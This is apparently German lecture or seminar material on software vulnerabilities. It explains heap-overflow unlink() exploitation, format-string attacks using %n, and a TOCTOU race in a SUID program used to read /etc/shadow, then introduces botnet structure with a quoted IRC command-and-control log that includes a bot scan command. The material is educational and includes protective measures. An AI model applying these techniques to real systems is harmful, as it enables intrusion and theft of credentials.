Läuft ein Puffer in einem Chunk über, kann es passieren, dass mehr Daten in den Chunk geschrieben werden als dieser noch freien Platz bietet. Hierdurch wird über die Grenze des Chunks hinaus in den Speicher geschrieben. Dadurch kann ein benachbartes Element beschädigt oder ganz überschrieben werden. Hierbei werden die Kontrollinformationen im Boundary Tag verändert. In diesem Beispiel bedeutet dies, dass das `size`-Feld und die beiden Bits (`prev_inuse` und `is_mapped`) des zweiten Chunks mit falschen Werten beschrieben werden. Das `prev_size`-Feld des zweiten Chunks darf von Chunk 1 für Daten verwendet werden. Dieses zu überschreiben verursacht also keine Probleme. Durch die beschädigten Kontrollinformationen in den Feldern `size`, `prev_inuse` und `is_mapped` oder durch die beschädigten Daten im Datenteil des Chunks 2 kann es aber zu unvorhergesehenem Programmverhalten kommen.

4.3. Angriffe

Wie beim Stack kann man mit einem Pufferüberlauf auf dem Heap ein Fehlverhalten oder das Abstürzen eines Programmes provozieren. Dies ist wieder ein DoS-Angriff (Denial of Service). Interessanter ist es aber, mit Hilfe eines Heap-Overflows Programmcode in das System einzuschleusen und auszuführen. Der folgende Text beschäftigt sich damit, wie man Schadcode über einen Heap-Overflow zur Ausführung bringen kann.



Abbildung 6: Heap-Overflow

Eine relativ einfache Methode, dies zu bewerkstelligen, ist der `unlink()`-Angriff. Hierbei wird das `unlink()`-Makro, das zum Beispiel während eines `free()`-Aufrufs ausgeführt wird, verwendet. Listing 4.3 zeigt den Grobaufbau dieses Makros.

Listing 4.3: unlink() Makro nach [Kaem01]

```
1 #define unlink( P, BK, FD ) {    \
2     mchunkptr B = P->bk;         \
3     mchunkptr F = P->fd;         \
4     F->bk = B;                   \
5     B->fd = F;                   \
6 }
```

Dieses Makro ist dafür zuständig, dass ein Element aus der doppelt verketteten Liste des Bins herausgenommen wird. Hierzu muss der `bk`-Zeiger des nachfolgenden Elements so geändert werden, dass er auf das vorhergehende Element verweist. Der `fd`-Pointer des voranstehenden Elements muss entsprechend mit dem Verweis auf das nächste Element überschrieben werden.

Zunächst werden hierzu zwei neue Zeiger auf Chunks angelegt (Zeile 2 und 3). `B` erhält hierbei den Verweis auf das vorangehende Element und `F` den Zeiger auf das nachfolgende. Danach werden die bereits weiter oben erwähnten Veränderungen an den `bk`- und `fd`-Zeigern in der gleichen Reihenfolge vorgenommen (Zeile 4 und 5).

Gelingt es, den `fd`- und den `bk`-Pointer eines Chunks durch einen Buffer-Overflow zu verändern, dann kann man damit gezielt eingeschleusten Shellcode zur Ausführung bringen. Dies funktioniert, indem man den `fd`-Zeiger durch die Adresse eines Funktionszeigers ersetzt. Allerdings muss hierbei dieser Wert um zwölf verringert werden. Der Grund hierfür folgt weiter unten. Der `bk`-Pointer wird mit einem Verweis auf den Shellcode überschrieben. Wird daraufhin das `unlink()`-Makro auf dem veränderten Chunk angewandt, passiert folgendes: Der um zwölf verringerte Funktionszeiger wird als Chunk mit der Bezeichnung `F` interpretiert (Zeile 3). Das Offset des `bk`-Feldes innerhalb eines Chunks beträgt zwölf Byte. Die Anweisung in Zeile 4 weist dem `bk`-Feld des falschen Chunks `F` die Adresse des Shellcodes zu. Hierbei wird der an der Adresse `F`+12 (`F`+Offset des `bk`-Feldes) gespeicherte Wert überschrieben. Diese Adresse

enspricht der ursprünglichen Adresse des Funktionszeigers. Somit wird der Funktionszeiger durch einen Zeiger auf den eingeschleusten Shellcode ersetzt. Wird danach der überschriebene Funktionszeiger verarbeitet, wird dadurch der eingespielte Programmcode ausgeführt. Allerdings muss beachtet werden, dass in Zeile 5 des `unlink()`-Makros eine weitere Zuweisung stattfindet. Hierbei wird an die Adresse `B+8` (Adresse des Shellcodes + Offset des `fd`-Feldes innerhalb eines Chunks) der Funktionszeiger geschrieben. Das bedeutet, dass nach den ersten acht Bytes des Shellcodes vier Bytes des eingeschleusten Programmcodes überschrieben werden. Daher sollte die erste Anweisung innerhalb des Shellcodes ein Sprungbefehl über diese Stelle hinweg sein.

5. Format-String-Fehler

In diesem Abschnitt werden Format-String-Fehler [stte] behandelt. Hierbei werden in Abschnitt 5.1 zunächst grundlegende Informationen zu Format-String-Fehlern geliefert. Danach werden in Abschnitt 3.2 mögliche Angriffe auf diese Fehler gezeigt. Zuletzt werden im Abschnitt 3.3 Schutzmaßnahmen gegen Format-String-Angriffe erwähnt.

5.1. Grundlagen

Format-String-Fehler sind keine Neuheit. Ihre Gefährlichkeit wurde alledings viele Jahre lang unterschätzt. Dachte man zunächst, dass sie harmlos sind, ist inzwischen bekannt, dass man mit ihrer Hilfe sensible Daten auslesen und sogar fremden Programmcode einschleusen und ausführen kann. Diese Fehler beziehen sich auf den sogenannten „Format String“, der von einigen C-Funktionen benutzt wird, um zum Beispiel String-Ausgaben zu formatieren. Listing 4.4 zeigt beispielhaft, wie ein Format String aussieht, und wie er von der Funktion `printf()` verwendet wird.

Listing 4.4: Format-String-Beispiel

```
1 int i = 23;
2 char[] string = "test";
3
4 printf("Der String %s und die Zahl %i werden ausgegeben.\n",string, i);
5 /*     |-------------------------------------------------||--------|          */
6 /*                          Format String                 Parameter          */
7 /*                                          Anzahl hängt von Format String ab */
8
9 /* Ausgabe: Der String test und die Zahl 23 werden ausgeben. */
```

In dem verwendeten Format String werden Platzhalter benutzt, um den String und den Integer-Wert auszugeben. Die Platzhalter geben den Typ der Variablen an. Sie haben die Form `%X`, wobei `X` durch ein für den Typ stehendes Kürzel ersetzt wird. `%s` steht demnach fuer String und `%i` für Integer. Durch die Anzahl der Platzhalter wird direkt die Anzahl der ausgegebenen Variablen bestimmt.

Es gibt einige C-Funktionen, die einen Format-String benutzen. Wird vom Programmierer eine Variable statt des Format-Strings angegeben, kann durch diese der Format-String beliebig definiert werden. Auch wenn eine solche Konstruktion das Programmieren in gewissen Situationen erleichtern kann, stellt dies ein Sicherheitsrisiko dar. Hat ein Benutzer Zugriff auf diese Format-String-Variable, eventuell über Benutzereingaben, kann er möglicherweise Daten aus dem Speicher lesen und/oder fremden Code einschleusen. Dies wird im Allgemeinen als Format-String-Fehler bezeichnet. Listing 4.5 zeigt die Benutzung eines Format-Strings und einen Format-String-Fehler anhand der Funktion `printf()`.

Listing 4.5: Format-String-Fehler

```
1 char[] test="test";
2 char[] formatstring="Ausgabe des Strings: %s"
3
4 /* Richtig */
5 printf("Ausgabe des Strings: %s", test);
6 /* Format String Fehler */
7 printf(formatstring, test);
```

5.2. Angriffe

Hat ein Benutzer die Möglichkeit, auf eine, wie in Zeile 7 in Listing 4.5 benutzte, Format-String-Variable zuzugreifen, dann kann er möglicherweise vertrauliche Daten auslesen. Wie in Abschnitt 3.1.1 beschrieben, werden die Parameter, die an eine Funktion übergeben werden, über den Stack weitergereicht. Für den `printf()`-Funktionsaufruf aus Zeile 7 in Listing 4.5 bedeutet dies konkret, dass auf dem Stack nur der Format String abgelegt wird. Es werdem keine anderen Variablen auf den Stack gelegt, da sonst keine Parameter vorhanden sind. Übergibt der Benutzer nun einen String der Form "%x" , erwartet die `printf()`-Funktion, dass ein weiterer Parameter übergeben worden ist. Diesen liest sie daraufhin vom Stack. Da es keinen solchen Parameter auf dem Stack gibt, wird dabei das Element, das vor dem Format String auf dem Stack liegt, ausgelesen und ausgegeben. Der Benutzer kann auf diese Art beliebig viele Daten aus dem Stack bzw. aus dem Speicher auslesen. Liegen vertrauliche Daten in irgendwelchen Variablen auf dem Stack, stellt dies ein Sicherheitsrisiko dar.

Der Platzhalter `%n` in einem Format-String hat eine besondere Funktion. Durch ihn werden die geschriebenen Bytes gezählt. Listing 4.6 zeigt die Funktionsweise anhand eines Beispiels.

Listing 4.6: Der Platzhalter %n

```
1 int a = 0;
2 int b = 0;
3
4 printf("Hello%n World!%n\n", &a);
5 printf("%i, %i\n", a, b);
6
7 /* Ausgabe:                    */
8 /*              Hello World!   */
9 /*              5, 12          */
```

In Zeile 4 werden durch das erste `%n` die vor diesem Platzhalter vorkommenden Zeichen gezählt und an die Speicheradresse von `a` geschrieben. Dasselbe geschieht beim zweiten `%n`. Durch den Platzhalter `%n` kann demnach an eine Speicherstelle ein Wert geschrieben werden. Ein Angreifer auf eine Format-String-Schwachstelle kann dies ausnutzen. Um eingeschleusten Programmcode auszuführen, kann er beispielsweise mit einem speziell formatierten Format-String den Befehl, auf den der auf dem Stack gespeicherte Extended Instruction Pointer verweist, mit einer Sprunganweisung in seinen Shellcode hinein überschreiben.

5.3. Schutz

Sich vor solchen Format-String-Angriffen zu schützen, ist relativ einfach. Es reicht aus, sämtliche Vorkommen von Format Strings im Quelltext des Programms zu überprüfen. Dies kann man mit Hilfe eines einfachen Programmes ohne große Probleme automatisieren. Enthalten gefundene Funktionsaufrufe Format-String-Fehler, kann man diese durch sichere Aufrufe ersetzen. Werden aber wirklich solche Funktionsaufrufe in einem Programm benötigt, um etwa dynamischere Ausgaben zu ermöglichen, muss darauf geachtet werden, dass kein Benutzer die Format-String-Variablen verändern kann.

6. Race Conditions

In diesem Abschnitt werden Race Conditions [Wojc04] behandelt. Hierzu werden in Abschnitt 6.1 grundlegende Informationen zu Race Conditions geliefert. In Abschnitt 6.2 werden Angriffe auf diese Schwachstelle gezeigt. In Abschnitt 6.3 werden letztendlich Schutzmöglichkeiten gegen die präsentierten Angriffe erläutert.

6.1. Grundlagen

Race Conditions sind Softwaredefekte, die auftreten können, wenn von verschiedenen Orten aus auf eine geteilte Ressource konkurrierend zugegriffen wird. Mit verschiedenen Orten sind in der Regel verschiedene Prozesse gemeint. Durch die zeitliche Reihenfolge von Zugriffen auf die geteilte Ressource kann ungewolltes und unvorhergesehenes Verhalten des Programmes auftreten. In manchen Fällen kann dies zu Sicherheitsproblemen führen.

Häufig treten Race Conditions in Verbindung mit Dateien auf. Ein gutes Beispiel ist hier der so genannte TOCTOU-Fehler (Time Of Check, Time Of Use). Bei dieser Art von Fehlern, werden in einem Programm zum Beispiel zu einem Zeitpunkt die Zugriffrechte einer Datei geprüft (Time Of Check). Zu einem anderen Zeitpunkt (Time Of Use) wird die Datei bearbeitet. Listing 4.7 zeigt ein Beispiel-Progamm, das einen Datei-bezogenen TOCTOU-Fehler enthält.

Listing 4.7: SUID-Programm mit TOCTOU-Fehler aus [Wojc04]

```
1  #include <stdio.h>
2  #include <unistd.h>
3
4  int main(int argc, char *argv[])
5  {
6          FILE *fp;
7          char buf[100];
8
9          /* Hat der Benutzer eine Leseberechtigung auf die Datei? */
10         if (access(argv[1], R_OK) == 0) {
11                 if (!(fp = fopen(argv[1], "r"))) {
12                         perror(argv[1]);
13                         exit(1);
14                 }
15         } else {
16                 perror(argv[1]);
17                 exit(1);
18         }
19
20         /* Die einzelnen Zeilen aus der Datei werden gelesen... */
21         while (fgets(buf,10,fp)!=NULL)
22         /* ...und auf stdout ausgegeben */
23                 fputs(buf, stdout);
24         fclose(fp);
25         exit(0);
26 }
```

Dieses Programm dient dazu, Dateien auszulesen und auszugeben. Das Programm ist mit dem so genannten `SUID`-Flag ausgestattet. Das bedeutet, dass es mit Super-User-Rechten auf dem System ausgeführt wird. Dadurch hat es grundsätzlich Zugriff auf alle Dateien auf dem System. Daher wird in Zeile 10 überprüft, ob ein Benutzer, der dieses Programm startet, berechtigt ist, die Datei, deren Name er als Parameter übergeben hat, zu lesen. Ist dies der Fall, wird die über den Dateinamen identifizierte Datei in Zeile 11 geöffnet. Schließlich wird in den Zeilen 21 und 23 die Datei zeilenweise gelesen und ausgeben. Hier liegt der Fehler: Verändert sich zwischen dem Zeitpunkt der Überprüfung in Zeile 10 und dem Zeitpunkt des Öffnens der Datei in Zeile 11 die Datei, auf die der vom Benutzer übergebene Dateinamen verweist, so wird aus Sicht des Programms die falsche Datei verarbeitet. Diesen Sachverhalt kann ein Angreifer zu seinem Vorteil ausnutzen.

6.2. Angriffe

Ein Angriff auf einen TOCTOU-Fehler wie in Listing 4.7 gestaltet sich relativ einfach. Wie in Abschnitt 6.2 gezeigt, ist es möglich eine Datei zwischen dem Überprüfen und dem Öffnen zu verändern. Ein Angriffer kann somit gezielt Dateien auslesen, auf die er normalerweise keinen Zugriff hat. Das funktioniert so: Der Angreifer legt eine Datei an. Dadurch hat er für diese volle Zugriffsrechte. In dem Moment, in dem er das in Listing 4.7 gezeigte Programm auffordert, die Datei auszulesen, löscht er die Datei und erstellt zum Beispiel einen Verweis auf die Datei /etc/shadow. Mit etwas Glück findet diese Operation genau zwischen der Überprüfung und dem Öffnen der Datei statt. Dadurch werden ihm vom Programm die auf dem System gespeicherten Passwörter ausgegeben. Um die Wahrscheinlichkeit auf Erfolg zu erhöhen, kann der Angreifer so genannte Brute-Force-Methoden benutzen. Dazu erstellt er ein Programm oder Skript. Dieses führt das angegriffene Programm und die Datei-Operationen in einer Schleife solange aus, bis der Angriff erfolgreich verlaufen ist. Durch Ausführen dieses Brute-Force-Programms wird quasi mit „roher Gewalt“ immer wieder versucht, die Sicherheitslücke auszunutzen.

6.3. Schutz

Zum Schutz vor den erwähnten Datei-bezogenen Race Conditions bieten sich so genannte Locks an. Mit Locks kann der Zugriff auf Dateien blockiert werden. Hält ein Prozess ein exklusives Lock für eine Datei, stellt das Betriebssystem sicher, dass kein anderer Prozess auf diese Datei zugreifen kann. Hierdurch können Angriffe wie in Abschnitt 6.2 vermieden werden. Allerdings wird ein Dateisystem benötigt, das diese Locking-Mechanismen unterstützt.

Literatur

[Alep96] Aleph1. Smashing the Stack for Fun and Profit. *Phrack Magazine* 49(14), 1996.

[c0nt] c0ntex. Bypassing non-executable-stack during exploitation using return-to-libc. http://www.infosecwriters.com/text%5Fresources/pdf/return-to-libc.pdf (Letzter Zugriff: 28.11.2006).

[Fost05] James C. Foster. *Buffer Overflow Attacks. Detect, Exploit, Prevent.* Syngress Media. 2005.

[Kaem01] Michel „MaXX“ Kaempf. Vudo - An object superstitiously believed to embody magical powers. *Phrack Magazine* 57(8), 2001.

[Lea] Doug Lea. A Memory Allocator. http://gee.cs.oswego.edu/dl/ (Letzter Zugriff: 28.11.06).

[stte] scut / team teso. Exploiting Format String Vulnerabilities. http://doc.bughunter.net/format-string/exploit-fs.html (Letzter Zugriff: 28.11.06).

[Wojc04] Michael Wojciechowski. Die Race Condition. *Hakin9* Band 1, 2004.

Abbildungsverzeichnis

Tabellenverzeichnis

Botnetze

Markus Wagner

Viele zehntausende Systeme, oftmals private Computer aber auch PC-Arbeitsplätze stellen fast immer ohne Wissen ihrer Benutzer und Administratoren ein Teil ihrer Netzwerkkapazität oder der Kontrolle über das jeweilige System einem Einzelnen oder ein paar Wenigen zur Verfügung. Diese gebündelte Schlagkraft einer ganzen Armee an Systemen bietet Angreifern das Potenzial auch großen Unternehmen, Regierung und Institutionen beträchtlichen Schaden zuzufügen. Der großflächige Einsatz von einheitlichen oder zumindest verwandten Betriebssystemen und Anwendungssoftware begünstigt die Verbreitung von Schadsoftware, welche die notwendige Funktionalität bereitstellt. Quelle der Infektion sind hierbei meist nicht geschlossene Sicherheitslücken vernachlässigter Systeme oder noch unbekannte Lücken. Ein weiterer wichtiger Faktor zur Verbreitung und dem Betrieb solcher Netze ist die rasant steigende Verbreitung von breitbandigen Anbindungen – auch im privaten Bereich.

1. Einleitung

In den Anfängen des Internets bis hinein in die 90er Jahre war nicht nur die Verbreitung und die Alltäglichkeit des Netzes gegenüber der heutigen Situation eine substantiell andere, sondern auch die Art der Nutzung und die Mentalität der Teilnehmer. Waren früher die Aktivitäten im Netz geprägt von wissenschaftlichem Charakter, ist heute die Vielseitigkeit in puncto Inhalt und Nutzergemeinde kaum zu übertreffen. Aber gerade diese immense Bedeutung in der Gesellschaft für jeden Einzelnen und noch viel mehr für Unternehmen und Institutionen bietet zahlreiche Motive für Angreifer: Neben dem früher dominierenden Stolz über ihr Können sind es heute vorallem wirtschaftliche Gründe für Angriffe auf und Sabotage von IT-Systemen.

Dabei stellen sog. *Botnetze* ein mächtiges Instrument für Angreifer dar. Nachdem ein System z.B. unter Ausnutzung von Sicherheitslücken erfolgreich mit spezieller Software – ein Bot (von *Robot*, auch „Zombie“ oder „Drone“) – befallen wurde, wartet es nun nur darauf Befehle von seinem Besitzer zu empfangen und daraufhin aktiv zu werden. Einer dieser Befehle startet einen autarken Mechanismus zur Weiterverbreitung der eigenen Bot-Software. Weiter sind Bots in der Lage automatisch Updates für die eigene Software nachzuladen, um z.B. neue, noch unbekannte Sicherheitslücken auszunutzen. Neben der Selbstpflege stehen natürlich die eigentlichen, schädlichen Aktionen im Vordergrund. An prominenter Stelle steht dabei die Familie der *Distributed Denial of Service*-Angriffe. Sie haben alle gemein, dass die Kapazitäten (Bandbreite, Rechenleistung, ...) des zu schädigenden Systems erschöpft werden und eine normale Bereitstellung des Dienstes nicht mehr erbracht werden kann. Dies ist nicht nur auf Webserver mit Internetpräsenzen limitiert, sondern alle Dienste die im Internet exponiert sind. Ideal für einen Bot ist daher eine Umgebung die eine Breitbandanbindung bietet und dauerhaft oder über lange Abschnitte online ist – Bedingungen die immer häufiger erfüllt sind. Aber auch das Ausspähen von Zugangsdaten für Bankkonten, Shopping- und Auktionsportale sowie Bezahlsystemen mittels Durchsuchen von lokalen Festplatten und systematischen

Durchsuchen von Netzwerkverkehr liefert dank der großen Anzahl an Bots eine beachtliche Trefferquote.

Die Schwierigkeit bei der Bekämpfung dieser Netze liegt darin, dass Nutzer nicht über die Infektion ihres Systems wissen und den dezentralen Charakter, welcher einen Ausschluss, gezieltes Filtern von Netzwerkverkehr o.ä. erschwert. Gleichzeitig bieten aber primitive Kontrollstrukturen Möglichkeiten schädlichen Netzwerkverkehr zu erkennen – aber auch hier ist ein Wettlauf zu sehen: Botnetze nutzen immer aufwendigere und stabilere Methoden für einen zuverlässigen und sicheren Betrieb. Trotz dieser Bemühungen gibt es auch hier viel Raum für Angreifer ihre Systeme zu verbessern oder teils ganz andere Wege zu gehen. Auf jeden Fall sollten wir uns auf neue Herausforderungen einstellen.

2. Aufbau eines Botnetzes

2.1. Gesamtübersicht

Wichtigster Bestandteil eines Botnetzes sind die infizierten Systeme mit ihrer jeweiligen Botsoftware. Der Bot hat drei Hauptaufgaben.

- **Command and Control, C&C**
  Kommunikation zur Fernsteuerung des Bots bereitstellen
- **Spreading**
  Einen Mechanismus zur Weiterverbreitung der Botsoftware bereitstellen
- **Commands**
  Einige Befehle und Kommandos, welche die Botsoftware direkt ausführen kann (z.B. TCP-SYN Attacken, Festplatten scannen, ...)



Abbildung 1: Aufbau Botnetze

Der Bot wird auf dem befallenen System automatisch aktiviert. Unter Microsoft Windows stehen dafür zahlreiche Mechanismen zur Verfügung. Bei der Infektion richten Bots automatisch die notwendigen Einträge in der Registry und im System ein. Die (bisher nicht so verbreiteten) Unix/BSD/Linux-Bots installieren analog dazu init-Skripte. In einem nächsten

Schritt verbindet sich der Bot mit einem Kommunikationskanal um Befehle empfangen zu können. Das derzeit gängigste Verfahren ist die Nutzung von IRC-Servern (Internet Relay Chat, RFC1459). Der Controller, also der Angreifer, der die Bots kontrolliert, authentifiziert sich nun bei den Bots und löst Aktionen aus, die die Botsoftware bereitstellt.

Zwar sind Zahlen und Schätzungen über das Ausmaß von Botnetzen schwer zu bekommen, aber z.B. von einem inzwischen ausgehobenen niederländischen Botnetzbetreiber ist bekannt, dass er in seinem Netz die Kontrolle über mehr als 100000 Systeme gleichzeitig hatte. Nimmt man an, dass all diese System nur über die halbe Bandbreite eines gängigen DSL-Anschlusses oder eines ISDN-Anschlusses verfügen, so kann man bereits einen Datenverkehr von $100000 \cdot 64kBit/s = 6400MBit/s$ erzeugen. Selbst wenn man Protokolloverhead abzieht eine Menge, welche die meisten Anbindungen und Leistungen angegriffener Systeme in die Knie zwingen dürfte.

2.2. Kommunikation – Command & Control

Die Kommunikation zwischen Angreifer und Bots ist eine 1:n-Kommunikation. Deswegen und aber vorallem auch um Kommunikationswege zu verschleiern nutzt der Angreifer Medien wie IRC Kanäle um vielen dort registrierten Bots Befehle zuzusenden. Dabei ist der Zugang zu den Kanälen gewöhnlich für Bots wie für Angreifer durch Passwörter geschützt; immer häufiger kommt auch eine SSL-gesicherte Kommunikation zum Einsatz, was die Analyse des Netzwerkverkehrs weiter erschwert oder gar unmöglich macht.

Die in Bots verwendeten IRC-Clients haben in der Regel festeingetragene Server, deren Domains allerdings dynamisch sind und der zugehörige DNS-Record kann bei Bedarf mit einer beliebigen IP aktualisiert werden (*dyndns.org* ist ein kostenloser, prominenter Anbieter solcher Dienste). Diese IRC-Deamons (IRCd) laufen normalerweise ebenfalls auf kompromittierten Systemen, die über eine zuverlässige und schnelle Internetanbindung verfügen; die notwendige Software bringt der Bot entweder selbst mit oder lädt sie auf Geheiß nach. Die IRC-Server wie Clients sind normalerweise speziell angepasste Versionen die vorallem unnötige Kommunikation und Antworten weglassen. Eine nachdem beitreten zu einem Channel übliche Userliste wird z.B. nicht ausgegeben. Schafft man es die Kommunikation in einem Channel mitzuschneiden, so ist es an dieser Stelle immer noch schwer Informationen über die Anzahl der registrierten System zu erlangen.

Üblicherweise kommen Varianten von „Unreal IRCd“ und „ConferenceRoom“ zum Einsatz. Unreal IRCd bietet den Vorteil, dass es auf vielen Plattformen eingesetzt werden kann und leicht modifiziert werden kann. So wird sichergestellt, dass die Software selbst wenig Speicherplatz in Anspruch nimmt und damit leicht in den Bot integriert oder nachgeladen werden kann. Weiter sind gängige Modifikationen Antworten zu Befehlen wie „JOIN“, „PART“, und „QUIT“ soweit wie möglich zu entfernen.

ConferenceRooms Stärke ist die Fähigkeit mit vielen tausenden Verbindungen zurecht zukommen; es kommt eine gecrackte Version dieser kommerziellen Software zum Einsatz.

Dem „German Honeynet Project“ gelang es außerdem einen Mircosoft Chat Server als Host für Kontrollkommunikation auszumachen. [The-05a]

Im folgenden ein paar Kommunikationsbeispiele zwischen Bot und IRC-Kanal, wie sie in [The-05a] ausgemacht werden konnten.

Hier logt sich ein Bot in seinen C&C-IRC-Kanal ein:

```
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXX.XXX NOTICE AUTH :*** Found your hostname
```

```
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems
        connecting due to ping timeouts, please type
        /quote pong ED322722 or /raw pong ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX
        IRC Network [urX]-700159!mltfvt@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX,
        running version Unreal3.2-beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created
        Sun Feb  8 18:58:31 2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19
         iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN

-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x
```

Anschließend erhält er einen Befehl, der im Topic des Channels hinterlegt ist:

```
<- :irc1.XXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXX.XXX MODE #foobar +smntuk channelpassword
```

Neben IRC-Netzen spielen auch Peer-to-Peer Netze eine immer größere Bedeutung bei der Kontrolle und Verbreitung von Bots. IRC-Netzen benötigen einen Server und zentrale Server für das Vorhalten der Botsoftware (egal ob per HTTP oder als DCC-Server im IRC) stellen immer einen *Single-Point-of-Failure* da, also einen neuralgischen Punkt in der Infrastruktur; sein Ausfall hat die Inoperabilität des gesamten Netzes zur Folge.
Das WASTE Peer-to-Peer Overlay Netzwerk erfreut sich bei den Botnetzbetreibern daher wachsender Beliebtheit. Es stellt ein Chat-Interface und Download-System zur Verfügung. Ideal um Command & Control zu realisieren und Software nachzuladen. WASTE steht unter der GPL, Clientsoftware steht für die wichtigsten Betriebssysteme zur Verfügung. Desweiteren ist verschlüsselte Kommunikation möglich. Als Flaschenhals könnte sich eventuell noch die Anzahl der Nodes erweisen. Das WASTE-Projekt selbst spezifiziert eine Anzahl von 10-50 Knoten als ideale Größe.
Filesharing Peer-to-Peer Plattformen stehen auch zunehmend in der Gunst der Botnetzbetreiber – zum einen um Teile der Botsoftware nachzuladen, aber vorallem um eine initiale Infektion eines Systems zu realisieren. So sind in beliebten Downloads von kommerzieller Software, aktuellen Kinofilmen oder pornographischen Filmen Bot-Software versteckt. Durch die „interessante“ Verpackung gelangen sie sogar durch die Mithilfe des Nutzers auf den Rechner.

Zunehmend Nutzung erfährt auch die Kommunikation über gewöhnliche HTTP-Requests, wie sie auch bei der ganz normalen Nutzung des Webs anfallen. Der Vorteil: Diese Ports und Verbindungen sind auch in restriktiven und mit Firewalls abgeschirmten Umgebungen, wie Unternehmen, Regierungseinrichtungen, ... in der Regel offen.

Eine weitere interessante Variante der Kommunikation – wenngleich der Einsatz noch nicht weit verbreitet ist – ist die Steganographie: In Bildern, die z.B. per HTTP-Requests geladen werden sind Kommandos versteckt, die von den Clients ausgelesen werden können.

2.3. Verbreitung von Bots

Die Erstinstallation eines Bots kann auf zwei Wege erfolgen. Einmal durch Ausnutzung von Sicherheitslücken des betroffenen Systems oder zum anderen durch Mithilfe des Nutzers, der

die Installation der Bots durch Anklicken und Ausführen von Installationsprogrammen in Spam-EMails oder von Websites auslöst.

Letzteres erfordert eine möglichst überzeugende Darstellungsform oder große Motivation um den Nutzer dazu zu bewegen die Botsoftware zu installieren. Bei den oben erwähnten Downloads über Filesharing-Börsen ist der Nutzer meist wenig kritisch, sondern vertraut blind, dass in dem empfangenen *nur* seine gewünschte Software vorliegt. Oft ist aber in den vielfachen Umverpackungen und selbstextrahierenden Archiven auch zusätzlich Botsoftware versteckt.
Ähnlich verlockend funktionieren Spam-EMails und vorallem Websites die gecrackte Software oder Cracks selbst oder ähnliches enthalten. Mit dem Vorwand durch Aktivierung bestimmter ActiveX-Komponenten oder dem Ausführen von automatisch ladenden Programmen Zugang zu interessanten Inhalten zu bekommen „klicken“ sich viele bereitwillig den Bot auf ihr System.

Für eine weitere Verbreitung im großen Stil sorgt die Infektion durch Systemlücken. Schon lauffähige Bots scannen zufällig ausgewählte Netzbereiche nach laufenden, offenen Diensten und deren Versionen. Sind IP-Adresse und verwundbare Dienste gefunden wird ein bekannter Mechanismus oder Exploit genutzt um auf diesem System den Bot einzurichten.

Meist sind dabei fehlerhafte Dienstimplementierung, Buffer-Overflows o.ä. als Ursache für die Verwundbarkeit auszumachen.

Eine Aufstellung der gängigsten und anfälligsten Dienste und deren Ports [The-05a]:

- *Microsoft-DS Service, Port 445/TCP:* Dieser Dienst wird von dem CIFS-basierenden Datei- und Ressourcenfreigabesystem von Microsoft Windows 2000/XP und 2003 genutzt

- *NetBIOS Session Service, Port 139/TCP:* Ebenfalls zum Freigabesystem von Windows gehört dieser Dienst, der Verbindungsaufgaben übernimmt.

